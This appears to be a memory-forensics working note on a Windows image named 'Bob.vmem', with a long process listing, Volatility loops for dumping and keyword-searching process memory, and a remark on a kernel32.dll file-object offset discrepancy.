   948   2012 0x01e65640 Sat Feb 27 20:12:35 2010 Sat Feb 27 20:12:35 2010
  1756   1508 0x01e658b8 Sat Feb 27 20:12:35 2010 Sat Feb 27 20:12:36 2010
   688   2008 0x01e65b30 Sat Feb 27 20:12:35 2010 Sat Feb 27 20:12:35 2010
   852   2016 0x01e65da8 Sat Feb 27 20:12:35 2010 Sat Feb 27 20:12:35 2010
   888    920 0x01e67170 Sat Feb 27 20:11:53 2010
  1040   1664 0x01e67648 Sat Feb 27 20:12:36 2010
  1040    616 0x01e678c0 Sat Feb 27 20:12:36 2010
  1040    448 0x01e67b38 Sat Feb 27 20:12:36 2010
  1752    588 0x01e6a790 Sat Feb 27 20:12:24 2010
   888   1228 0x01e6b308 Sat Feb 27 20:11:53 2010
  1040   1496 0x01e70da8 Sat Feb 27 20:12:35 2010
   244    796 0x01e847c0 Fri Feb 26 03:46:07 2010
   244   1000 0x01e8cc08 Fri Feb 26 03:46:13 2010 Sat Feb 27 19:50:21 2010
  1384   2044 0x01e8d1a8 Sat Feb 27 20:12:37 2010
  1100    172 0x01e8f960 Fri Feb 26 03:42:17 2010
  1460    500 0x01e8fda8 Fri Feb 26 03:35:04 2010
  1460    512 0x01e90808 Fri Feb 26 03:35:05 2010
   440   1744 0x01e90ca8 Sat Feb 27 19:48:49 2010
  1040    200 0x01e91b30 Fri Feb 26 03:35:00 2010
  1040    180 0x01e91da8 Fri Feb 26 03:35:00 2010
  1040   1908 0x01e92da8 Fri Feb 26 03:34:59 2010
  1756   1676 0x01e949b0 Fri Feb 26 03:42:14 2010
  1244   1348 0x01e95428 Fri Feb 26 03:35:15 2010
  1040   1956 0x01e9b838 Fri Feb 26 03:35:00 2010
  1756   1236 0x01e9bda8 Fri Feb 26 03:34:46 2010
   244    420 0x01ea26f8 Fri Feb 26 03:46:07 2010
   644   1128 0x01ea87f0 Fri Feb 26 03:34:39 2010
  1108   1112 0x01ea9250 Fri Feb 26 03:34:39 2010
  1756    748 0x01eaa8b8 Fri Feb 26 03:34:38 2010
  1756    584 0x01eaeda8 Fri Feb 26 03:34:38 2010
  1116   1124 0x01eb1718 Fri Feb 26 03:34:39 2010
  1384    832 0x01eb7020 Sat Feb 27 20:12:37 2010
```

```
1040   1684 0x01eb7da8 Sat Feb 27 20:12:32 2010
 700    900 0x01eb97a0 Fri Feb 26 03:35:09 2010
1040    392 0x01ebe020 Fri Feb 26 03:35:00 2010
 688   1436 0x01ec0a00 Fri Feb 26 03:35:20 2010
 612    236 0x01ec1548 Fri Feb 26 03:42:15 2010
1040   1912 0x01ec2da8 Fri Feb 26 03:35:00 2010
1752   1844 0x01ec5b88 Sat Feb 27 20:12:24 2010
1460    576 0x01ec78d8 Fri Feb 26 03:35:05 2010
1040   1860 0x01ec8b00 Fri Feb 26 03:35:00 2010
 232    408 0x01ec9208 Sat Feb 27 19:49:11 2010
1384    220 0x01ecc020 Sat Feb 27 20:12:37 2010
1040   1504 0x01ecdbb0 Fri Feb 26 03:34:57 2010
1752    992 0x01ed2ab8 Sat Feb 27 20:12:32 2010
 880    264 0x01ed4420 Sat Feb 27 20:12:36 2010
1384   1452 0x01ed6020 Sat Feb 27 20:12:37 2010
 888   1016 0x01ed6da8 Sat Feb 27 20:11:53 2010
1756   1028 0x01ed9838 Fri Feb 26 03:34:39 2010
 880   1948 0x01edd020 Fri Feb 26 03:34:38 2010
 644   1820 0x01ede9f8 Fri Feb 26 03:34:38 2010
1460    540 0x01ededa8 Fri Feb 26 03:35:05 2010
1756    764 0x01ee2b20 Sat Feb 27 19:48:49 2010
1756    596 0x01ee6770 Fri Feb 26 03:34:38 2010
 880   1864 0x01ee99f0 Fri Feb 26 03:34:38 2010
 880   1940 0x01eeb020 Fri Feb 26 03:34:38 2010
 644   1376 0x01eeb3b0 Fri Feb 26 03:34:37 2010
1040    256 0x01eeb7b8 Fri Feb 26 03:34:36 2010
1756   1812 0x01eec2e8 Fri Feb 26 03:34:38 2010
1040    248 0x01eecda8 Fri Feb 26 03:34:36 2010
 612   1964 0x01eed020 Fri Feb 26 03:34:38 2010
1116   1400 0x01eee2a0 Fri Feb 26 03:34:40 2010
 880    212 0x01ef04f0 Sat Feb 27 20:12:34 2010
2024   2000 0x01ef0d20 Sat Feb 27 19:48:49 2010
1100    412 0x01ef1460 Fri Feb 26 03:42:24 2010
1116   1120 0x01ef21d8 Fri Feb 26 03:34:40 2010
1040    132 0x01ef3730 Fri Feb 26 03:34:35 2010
 688    276 0x01ef3ce8 Fri Feb 26 03:34:36 2010
1384   1516 0x01ef4020 Sat Feb 27 20:12:37 2010
 948   1220 0x01ef67d0 Fri Feb 26 03:40:35 2010
1040    912 0x01efa7c0 Fri Feb 26 03:43:12 2010
1836   1888 0x01efec20 Fri Feb 26 03:34:34 2010
```

```
1836   1880 0x01eff2c8 Fri Feb 26 03:34:34 2010
1040    260 0x01effda8 Fri Feb 26 03:34:36 2010
 880    332 0x01f01020 Fri Feb 26 03:36:39 2010
1628   1764 0x01f075b0 Fri Feb 26 03:34:33 2010
1040   1800 0x01f08ca0 Fri Feb 26 03:34:34 2010
1040   1616 0x01f09478 Sat Feb 27 19:48:57 2010
   4   1728 0x01f0cda8 Fri Feb 26 03:34:26 2010
   4   1732 0x01f0d570 Fri Feb 26 03:34:26 2010
 948   1720 0x01f0eaf0 Fri Feb 26 03:34:26 2010
1040   1780 0x01f0f638 Sat Feb 27 20:12:35 2010
 700   1704 0x01f11020 Fri Feb 26 03:34:26 2010
 700   1712 0x01f119f8 Fri Feb 26 03:34:26 2010
 700   1708 0x01f11d88 Fri Feb 26 03:34:26 2010
1040   1696 0x01f158e8 Fri Feb 26 03:34:25 2010
1040   1692 0x01f16da8 Fri Feb 26 03:34:25 2010
1040    192 0x01f19020 Fri Feb 26 03:34:36 2010
   4   1548 0x01f1b020 Fri Feb 26 03:34:25 2010
1040   1532 0x01f1c020 Fri Feb 26 03:34:25 2010
   4   1544 0x01f1c3d0 Fri Feb 26 03:34:25 2010
   4   1540 0x01f1c648 Fri Feb 26 03:34:25 2010
   4   1536 0x01f1c8c0 Fri Feb 26 03:34:25 2010
1040   1808 0x01f1d298 Fri Feb 26 03:34:34 2010
 700   1604 0x01f1d510 Fri Feb 26 03:34:25 2010
 644   1528 0x01f1d7c8 Fri Feb 26 03:34:19 2010
 644   1524 0x01f1dd10 Fri Feb 26 03:34:19 2010
1040   1512 0x01f1fbc8 Fri Feb 26 03:34:10 2010
 612   1640 0x01f20678 Fri Feb 26 03:34:25 2010
1040   1636 0x01f208f0 Fri Feb 26 03:34:25 2010
1628   1632 0x01f20b68 Fri Feb 26 03:34:25 2010
1460   1492 0x01f21ad8 Fri Feb 26 03:34:10 2010
1040   1396 0x01f25790 Fri Feb 26 03:34:10 2010
1040   1468 0x01f26da8 Fri Feb 26 03:34:10 2010
1384   1740 0x01f28630 Sat Feb 27 20:12:37 2010
 880   1208 0x01f294a8 Fri Feb 26 03:46:06 2010
 232    400 0x01f29d80 Sat Feb 27 19:49:11 2010
1244   1252 0x01f2b020 Fri Feb 26 03:34:08 2010
 700   1276 0x01f2e020 Fri Feb 26 03:34:09 2010
1040   1432 0x01f2ec88 Fri Feb 26 03:34:10 2010
1100   1168 0x01f31380 Fri Feb 26 03:34:07 2010
1100   1164 0x01f31710 Fri Feb 26 03:34:07 2010
```

```
1100   1160 0x01f31a10 Fri Feb 26 03:34:07 2010
 700   1736 0x01f34020 Sat Feb 27 20:11:34 2010
1244   1564 0x01f36020 Fri Feb 26 03:34:25 2010
 644   1332 0x01f362f8 Fri Feb 26 03:34:09 2010
1040   1592 0x01f37020 Fri Feb 26 03:34:25 2010
 688    892 0x01f3a070 Fri Feb 26 03:34:07 2010
1040   1584 0x01f3b910 Fri Feb 26 03:34:25 2010
 852    856 0x01f3fab0 Fri Feb 26 03:34:06 2010
 688    812 0x01f41290 Fri Feb 26 03:34:06 2010
 688    804 0x01f41a30 Fri Feb 26 03:34:06 2010
 700    792 0x01f43920 Fri Feb 26 03:34:06 2010
 948    972 0x01f49190 Fri Feb 26 03:34:07 2010
 688    848 0x01f4c298 Fri Feb 26 03:34:06 2010 Fri Feb 26 03:34:36 2010
 700    844 0x01f4c788 Fri Feb 26 03:34:06 2010
 688    840 0x01f4ca00 Fri Feb 26 03:34:06 2010
 612    636 0x01f5e020 Fri Feb 26 03:34:04 2010
   4    292 0x01fbfc10 Fri Feb 26 03:34:01 2010
 948    968 0x01fc1020 Fri Feb 26 03:34:07 2010
 700    756 0x01fc1608 Fri Feb 26 03:34:06 2010
 880   1952 0x01fc1888 Fri Feb 26 03:34:38 2010
 612    708 0x01fc1da8 Fri Feb 26 03:34:06 2010
   4    280 0x01fd2020 Fri Feb 26 03:34:01 2010
1040   1804 0x01fda290 Sat Feb 27 19:48:49 2010
   4   1572 0x01fdc020 Fri Feb 26 03:34:25 2010
1244   1568 0x01fdc7c0 Fri Feb 26 03:34:25 2010
1460   1480 0x01fdd438 Fri Feb 26 03:34:10 2010
1460   1476 0x01fddda8 Fri Feb 26 03:34:10 2010
1460   1464 0x01fde290 Fri Feb 26 03:34:10 2010
1040   1596 0x01fe0660 Fri Feb 26 03:34:25 2010
1040   1416 0x01fe0da8 Fri Feb 26 03:34:10 2010
1244   1248 0x01fe5358 Fri Feb 26 03:34:08 2010
 232   1892 0x01fe6570 Sat Feb 27 19:49:11 2010
1040   1444 0x01fe69c8 Fri Feb 26 03:34:10 2010
1040   1440 0x01fe6da8 Fri Feb 26 03:34:10 2010
1040   1176 0x01fe8020 Fri Feb 26 03:34:07 2010
1100   1104 0x01feada8 Fri Feb 26 03:34:07 2010
1040   1324 0x01fee2f0 Fri Feb 26 03:34:09 2010
1040   1320 0x01fee568 Fri Feb 26 03:34:09 2010
1040   1316 0x01fee7e0 Fri Feb 26 03:34:09 2010
 948    976 0x01ff5778 Fri Feb 26 03:34:07 2010
```

```
1244   1560 0x01ff6020 Fri Feb 26 03:34:25 2010
 700    824 0x01ff6610 Fri Feb 26 03:34:06 2010
 644    680 0x01ff70d8 Fri Feb 26 03:34:05 2010
 644    676 0x01ff73e8 Fri Feb 26 03:34:05 2010
 644    672 0x01ff78b8 Fri Feb 26 03:34:05 2010
 700   1156 0x01ff7be0 Fri Feb 26 03:43:11 2010
 700    736 0x02000368 Fri Feb 26 03:34:06 2010
 700    732 0x020005e0 Fri Feb 26 03:34:06 2010
 700    728 0x02000b30 Fri Feb 26 03:34:06 2010
 700    724 0x02000da8 Fri Feb 26 03:34:06 2010
 688    720 0x02001300 Fri Feb 26 03:34:06 2010
 688    716 0x02001578 Fri Feb 26 03:34:06 2010
 612    656 0x02001a70 Fri Feb 26 03:34:05 2010
 880    468 0x02042398 Sat Feb 27 20:12:35 2010
 548    568 0x02045020 Fri Feb 26 03:34:02 2010
   4    352 0x020508a8 Fri Feb 26 03:34:02 2010
   4    284 0x02052890 Fri Feb 26 03:34:01 2010
   4    140 0x020537e0 Fri Feb 26 03:34:01 2010
   4    136 0x02053a58 Fri Feb 26 03:34:01 2010
 548    552 0x02057da8 Fri Feb 26 03:34:02 2010
 612    640 0x0205b568 Fri Feb 26 03:34:04 2010
   4    108 0x020b1628 Fri Feb 26 03:34:00 2010
 548    564 0x020b9020 Fri Feb 26 03:34:02 2010
   4    288 0x020bc980 Fri Feb 26 03:34:01 2010
 612   1144 0x020c1020 Fri Feb 26 03:34:40 2010
1040    128 0x020c3bd8 Sat Feb 27 19:48:43 2010
1040    776 0x020c5160 Sat Feb 27 19:48:49 2010
1040   1096 0x020c6b30 Fri Feb 26 03:34:07 2010
 688   1064 0x020c78a0 Fri Feb 26 03:34:07 2010
1040   1060 0x020c7d60 Fri Feb 26 03:34:07 2010
 880   1048 0x020cb020 Fri Feb 26 03:34:07 2010
 880   1960 0x020d1020 Fri Feb 26 03:34:38 2010
 700    780 0x020d33e0 Fri Feb 26 03:34:06 2010
 700    772 0x020d3a18 Fri Feb 26 03:34:06 2010
   4    608 0x020db020 Fri Feb 26 03:34:03 2010
 612    620 0x020dbc10 Fri Feb 26 03:34:04 2010
   4    516 0x02106b98 Fri Feb 26 03:34:02 2010
   4    144 0x02135020 Fri Feb 26 03:34:01 2010
   4    148 0x02135da8 Fri Feb 26 03:34:01 2010
1040   1008 0x022588d0 Sat Feb 27 20:12:37 2010 Sat Feb 27 20:12:37 2010
```

```
1752    504 0x02258b88 Sat Feb 27 20:12:25 2010
 888   1012 0x0225a020 Sat Feb 27 20:11:53 2010
 880    592 0x0225a9f8 Sat Feb 27 20:12:36 2010
 880    160 0x0225ac70 Sat Feb 27 20:12:36 2010
 888    216 0x0225b538 Sat Feb 27 20:11:53 2010
1244   1296 0x0225bbe8 Sat Feb 27 20:12:37 2010
1244    872 0x0225cda8 Sat Feb 27 20:12:38 2010
 880    600 0x02260da8 Sat Feb 27 20:12:35 2010
 888    816 0x02261da8 Sat Feb 27 20:11:53 2010
 440    460 0x02264b18 Sat Feb 27 19:48:49 2010
 440   1688 0x0227d788 Sat Feb 27 19:48:49 2010
 244    240 0x0227e020 Fri Feb 26 03:46:06 2010
 244    344 0x0227ed00 Fri Feb 26 03:46:07 2010
1752   1784 0x02281bc0 Sat Feb 27 20:12:32 2010
 888   1600 0x02282020 Sat Feb 27 20:11:53 2010
1040   1092 0x022826d8 Sat Feb 27 20:12:35 2010
1040   1356 0x02282950 Sat Feb 27 20:12:35 2010
1628    472 0x02283da8 Fri Feb 26 03:35:04 2010
1628   1152 0x02286b50 Sat Feb 27 19:48:49 2010
 644   1380 0x02287350 Sat Feb 27 20:12:34 2010
1836   2004 0x02289bd0 Sat Feb 27 19:48:49 2010
1460    492 0x0228b810 Fri Feb 26 03:35:04 2010
1040    692 0x0228bda8 Fri Feb 26 03:34:59 2010
 880    208 0x0228c820 Sat Feb 27 20:12:34 2010
 644    204 0x0228e6a8 Sat Feb 27 20:12:34 2010
1752   1768 0x0228eda8 Sat Feb 27 20:12:33 2010
1040    944 0x02293440 Fri Feb 26 03:43:11 2010
1040   1668 0x02293840 Fri Feb 26 03:34:58 2010
1040   1408 0x02293da8 Fri Feb 26 03:35:00 2010
1756    744 0x02298560 Fri Feb 26 03:34:44 2010
1756   1216 0x02299520 Fri Feb 26 03:34:44 2010
1040   1920 0x0229b670 Fri Feb 26 03:35:00 2010
1040   1916 0x0229bda8 Fri Feb 26 03:35:00 2010
1756   1328 0x0229e020 Sat Feb 27 19:48:49 2010
1040   1072 0x0229eda8 Sat Feb 27 19:48:43 2010
1460    356 0x022a1648 Fri Feb 26 03:35:05 2010
1116   1180 0x022a1da8 Fri Feb 26 03:34:40 2010
1040   1224 0x022b0ae0 Fri Feb 26 03:34:45 2010
 244    784 0x022b95d8 Fri Feb 26 03:46:07 2010
 644   1212 0x022ba020 Fri Feb 26 03:34:37 2010 Fri Feb 26 03:34:38 2010
```

```
 440   1204 0x022ba8d0 Sat Feb 27 19:48:49 2010
1244    488 0x022bbb30 Fri Feb 26 03:34:36 2010
 880   1928 0x022bd830 Fri Feb 26 03:34:38 2010
 644   1420 0x022bdda8 Fri Feb 26 03:34:37 2010 Fri Feb 26 03:36:38 2010
 880   1932 0x022c1020 Fri Feb 26 03:34:38 2010
1244    436 0x022c1810 Fri Feb 26 03:34:36 2010
1756    268 0x022c29e8 Fri Feb 26 03:34:38 2010
 880   1944 0x022c4020 Fri Feb 26 03:34:38 2010
1756    580 0x022c4498 Fri Feb 26 03:34:38 2010
1244    380 0x022c6020 Fri Feb 26 03:34:36 2010
1244    388 0x022c6b30 Fri Feb 26 03:34:36 2010
1244    384 0x022c6da8 Fri Feb 26 03:34:36 2010
 880   1936 0x022c7020 Fri Feb 26 03:34:38 2010
 644   1656 0x022c7c28 Fri Feb 26 03:34:38 2010
   4    348 0x022c8020 Fri Feb 26 03:34:36 2010
1244    376 0x022c83c8 Fri Feb 26 03:34:36 2010
   4    372 0x022c8640 Fri Feb 26 03:34:36 2010
   4    368 0x022c88b8 Fri Feb 26 03:34:36 2010
   4    364 0x022c8b30 Fri Feb 26 03:34:36 2010
   4    360 0x022c8da8 Fri Feb 26 03:34:36 2010
1040    324 0x022cb020 Fri Feb 26 03:34:36 2010
1040    328 0x022cb7a0 Fri Feb 26 03:34:36 2010
 880   1884 0x022cbb48 Fri Feb 26 03:34:38 2010
1040   1856 0x022cc470 Fri Feb 26 03:34:38 2010
 880   1852 0x022cc708 Fri Feb 26 03:34:38 2010
1040   1816 0x022cc9d0 Fri Feb 26 03:34:38 2010
 688    252 0x022ccda8 Fri Feb 26 03:34:36 2010 Fri Feb 26 03:34:36 2010
 644    336 0x022ce778 Fri Feb 26 03:34:38 2010
 440   1520 0x022cf7c8 Sat Feb 27 19:48:49 2010
 688    296 0x022d2020 Fri Feb 26 03:34:36 2010
1040    164 0x022d2da8 Fri Feb 26 03:34:35 2010
2024    124 0x022d40c0 Fri Feb 26 03:34:35 2010
2024    120 0x022d45b0 Fri Feb 26 03:34:35 2010
2024    112 0x022d4cb0 Fri Feb 26 03:34:35 2010
2024   2036 0x022d5680 Fri Feb 26 03:34:35 2010
2024   2028 0x022d68d0 Fri Feb 26 03:34:35 2010
1040   1980 0x022d8da8 Fri Feb 26 03:34:35 2010 Fri Feb 26 03:34:36 2010
 688   1652 0x022d99f8 Fri Feb 26 03:34:38 2010
1040    224 0x022dbda8 Fri Feb 26 03:34:36 2010
1040   1976 0x022e1378 Fri Feb 26 03:34:35 2010 Fri Feb 26 03:34:36 2010
```

```
1040   1872 0x022e2020 Fri Feb 26 03:34:34 2010
1040   1876 0x022e2c38 Fri Feb 26 03:34:34 2010 Fri Feb 26 03:34:36 2010
1040   1680 0x022e38d0 Fri Feb 26 03:34:38 2010 Fri Feb 26 03:36:38 2010
1040   1792 0x022e5890 Fri Feb 26 03:34:33 2010
1040   1788 0x022e5d38 Fri Feb 26 03:34:33 2010
1040   1776 0x022e6428 Fri Feb 26 03:34:33 2010
1040   1772 0x022e6700 Fri Feb 26 03:34:33 2010
1116   1360 0x022e7ab0 Sat Feb 27 20:12:35 2010 Sat Feb 27 20:12:36 2010
1836   1840 0x022e8020 Fri Feb 26 03:34:34 2010
1628   1832 0x022e95c0 Fri Feb 26 03:34:34 2010
1040   1716 0x022f3288 Fri Feb 26 03:34:26 2010
 700   1700 0x022f4020 Fri Feb 26 03:34:26 2010 Fri Feb 26 03:34:36 2010
 440   1340 0x022f5c68 Sat Feb 27 19:48:49 2010
1040   1848 0x022f7690 Fri Feb 26 03:34:34 2010 Fri Feb 26 03:36:35 2010
1100   1868 0x022fad38 Fri Feb 26 03:34:34 2010 Fri Feb 26 03:34:36 2010
   4   1556 0x022fda18 Fri Feb 26 03:34:25 2010
1040   1500 0x02300748 Fri Feb 26 03:34:10 2010
 232   1552 0x02301c70 Sat Feb 27 19:49:11 2010
1040   1448 0x02302218 Fri Feb 26 03:34:10 2010
1132   1140 0x02303928 Fri Feb 26 03:34:40 2010
 880   1904 0x02303ba0 Fri Feb 26 03:34:38 2010
1040   1068 0x02305020 Sat Feb 27 19:48:49 2010
1244   1268 0x02309020 Fri Feb 26 03:34:08 2010
1244   1344 0x0230a368 Fri Feb 26 03:35:35 2010
1040   1172 0x0230f6d8 Fri Feb 26 03:34:07 2010
1040   1088 0x02312528 Fri Feb 26 03:34:07 2010
 688   1084 0x023127a0 Fri Feb 26 03:34:07 2010
 688   1080 0x02312a18 Fri Feb 26 03:34:07 2010
 644   1336 0x02313408 Fri Feb 26 03:34:09 2010
 440   1484 0x02320020 Sat Feb 27 19:48:49 2010
 700    800 0x02320c98 Fri Feb 26 03:34:06 2010
1752   2020 0x02322020 Sat Feb 27 20:12:32 2010
1460   1988 0x023229e8 Fri Feb 26 03:35:34 2010
 688    712 0x02325da8 Fri Feb 26 03:34:06 2010
 700    740 0x02329020 Fri Feb 26 03:34:06 2010
 612    660 0x023299e8 Fri Feb 26 03:34:05 2010
 700   1576 0x02404020 Sat Feb 27 20:12:35 2010
1244    476 0x02404648 Sat Feb 27 20:12:37 2010
 880   1004 0x02406020 Sat Feb 27 20:12:36 2010
 880    176 0x02406498 Sat Feb 27 20:12:36 2010
```

```
2024    556 0x02406da8 Sat Feb 27 20:12:35 2010
1756   1272 0x024088e8 Sat Feb 27 20:12:37 2010
1384    300 0x024093c8 Sat Feb 27 20:12:36 2010
1040   1364 0x024098c0 Sat Feb 27 20:12:36 2010
1040   1660 0x02409b38 Sat Feb 27 20:12:36 2010
 888    228 0x0240a238 Sat Feb 27 20:11:53 2010
1040   1372 0x02413da8 Sat Feb 27 20:12:35 2010
1108    432 0x02415da8 Sat Feb 27 20:12:35 2010 Sat Feb 27 20:12:36 2010
1244   1624 0x02416638 Sat Feb 27 20:12:37 2010
1040    704 0x02417790 Sat Feb 27 20:12:35 2010
   4    820 0x02425da8 Sat Feb 27 19:51:34 2010
1040    404 0x024297f8 Fri Feb 26 03:46:14 2010
 612    624 0x024549a0 Fri Feb 26 03:34:04 2010
1384    424 0x0245e020 Sat Feb 27 20:12:37 2010
1384   1648 0x0245f020 Sat Feb 27 20:12:37 2010
 644    940 0x02462308 Fri Feb 26 03:34:07 2010
 688    936 0x02462a08 Fri Feb 26 03:34:07 2010
1244   1036 0x02463020 Sat Feb 27 19:48:49 2010
1040   1056 0x02464150 Fri Feb 26 03:34:07 2010
1040   1052 0x02464618 Fri Feb 26 03:34:07 2010
 880    924 0x024659f8 Fri Feb 26 03:34:07 2010
 880    884 0x024665b8 Fri Feb 26 03:34:07 2010
 644    868 0x02467458 Fri Feb 26 03:34:07 2010
 644    864 0x02467710 Fri Feb 26 03:34:07 2010
1752    664 0x02472020 Sat Feb 27 20:12:32 2010
 440    456 0x02472830 Sat Feb 27 19:48:57 2010
   4    532 0x024c3640 Fri Feb 26 03:34:02 2010
   4    528 0x024c38b8 Fri Feb 26 03:34:02 2010
   4    520 0x024c3da8 Fri Feb 26 03:34:02 2010
 644    696 0x024d1b70 Fri Feb 26 03:34:05 2010
   4    536 0x024d61c0 Fri Feb 26 03:34:02 2010
   4    156 0x024d9998 Fri Feb 26 03:34:01 2010
   4    152 0x024d9c10 Fri Feb 26 03:34:01 2010
 948    952 0x024e1b28 Fri Feb 26 03:34:07 2010
 948    964 0x024e4020 Fri Feb 26 03:34:07 2010
 880    916 0x024e42e8 Fri Feb 26 03:34:07 2010
 948    980 0x024e4908 Fri Feb 26 03:34:07 2010
 644    860 0x024e88d0 Fri Feb 26 03:34:07 2010
1040   1044 0x024ea4f8 Fri Feb 26 03:34:07 2010
 688    828 0x024ea8e0 Fri Feb 26 03:34:06 2010
```

```
  644    684 0x024ecab0 Fri Feb 26 03:34:05 2010
  644    648 0x024ee020 Fri Feb 26 03:34:04 2010
  612    652 0x024ee678 Fri Feb 26 03:34:04 2010
 1040   1260 0x024ef020 Sat Feb 27 20:12:35 2010
  700   1896 0x024ef630 Fri Feb 26 03:45:35 2010
  948    960 0x0250b020 Fri Feb 26 03:34:07 2010
    4    316 0x0250c658 Fri Feb 26 03:34:01 2010
  948    956 0x0250ca30 Fri Feb 26 03:34:07 2010
    4    104 0x0252b240 Fri Feb 26 03:34:00 2010
    4    116 0x025329e8 Fri Feb 26 03:34:01 2010
  880   1824 0x02534020 Sat Feb 27 20:12:35 2010
  888    996 0x02534c90 Sat Feb 27 20:11:53 2010
    4    100 0x0253e308 Fri Feb 26 03:33:58 2010
    4     96 0x025ab4e0 Fri Feb 26 03:33:58 2010
    4     76 0x025c1020 Fri Feb 26 03:33:58 2010
    4     84 0x025c1b30 Fri Feb 26 03:33:58 2010
    4     80 0x025c1da8 Fri Feb 26 03:33:58 2010
    4     72 0x025c42c8 Fri Feb 26 03:33:58 2010
    4     60 0x025c5020 Fri Feb 26 03:33:58 2010
    4     68 0x025c5b30 Fri Feb 26 03:33:58 2010
    4     64 0x025c5da8 Fri Feb 26 03:33:58 2010
    4     36 0x025c6020 Fri Feb 26 03:33:58 2010
    4     56 0x025c63c8 Fri Feb 26 03:33:58 2010
    4     52 0x025c6640 Fri Feb 26 03:33:58 2010
    4     48 0x025c68b8 Fri Feb 26 03:33:58 2010
    4     44 0x025c6b30 Fri Feb 26 03:33:58 2010
    4     40 0x025c6da8 Fri Feb 26 03:33:58 2010
    4     12 0x025c7020 Thu Jan 01 00:00:00 1970 Fri Feb 26 03:34:04 2010
    4     32 0x025c73c8 Fri Feb 26 03:33:58 2010
    4     28 0x025c7640 Fri Feb 26 03:33:58 2010
    4     24 0x025c78b8 Fri Feb 26 03:33:58 2010
    4     20 0x025c7b30 Fri Feb 26 03:33:58 2010
    4     16 0x025c7da8 Fri Feb 26 03:33:58 2010
    4      8 0x025c85b8 Thu Jan 01 00:00:00 1970
    4     92 0x025ecb30 Fri Feb 26 03:33:58 2010
    4     88 0x025ecda8 Fri Feb 26 03:33:58 2010
```

Dumping Process Memory

```
for pid in `volatility pslist -f Bob.vmem |sed -e 's/  */ /g' |cut -d ' ' -f 2`; do
  [ “$pid” == “Pid” ] || volatility memdmp -f Bob.vmem -p $pid
```

```
done
```

Identifying ASCII Keywords in Processes

```
for dump in *.dmp; do
  echo "**** $dump ****"
  strings $dump | grep -iE “$KEYWORD” --color=always | uniq | sort | uniq
  echo "**************"
done
```

File Object Scan Bug

`volatility fileobjscan -f Bob.vmem | grep kernel32` outputs:

```
0x02060360 0x823eb040    2    0 R--r-d 0x00000000    0
                    \WINDOWS\system32\kernel32.dll
```

whilst `volatility vadinfo -f Bob.vmem | grep kernel32` outputs (as a repeated line):

```
FileObject @81e60380 (02060380), Name: \WINDOWS\system32\kernel32.dll
```

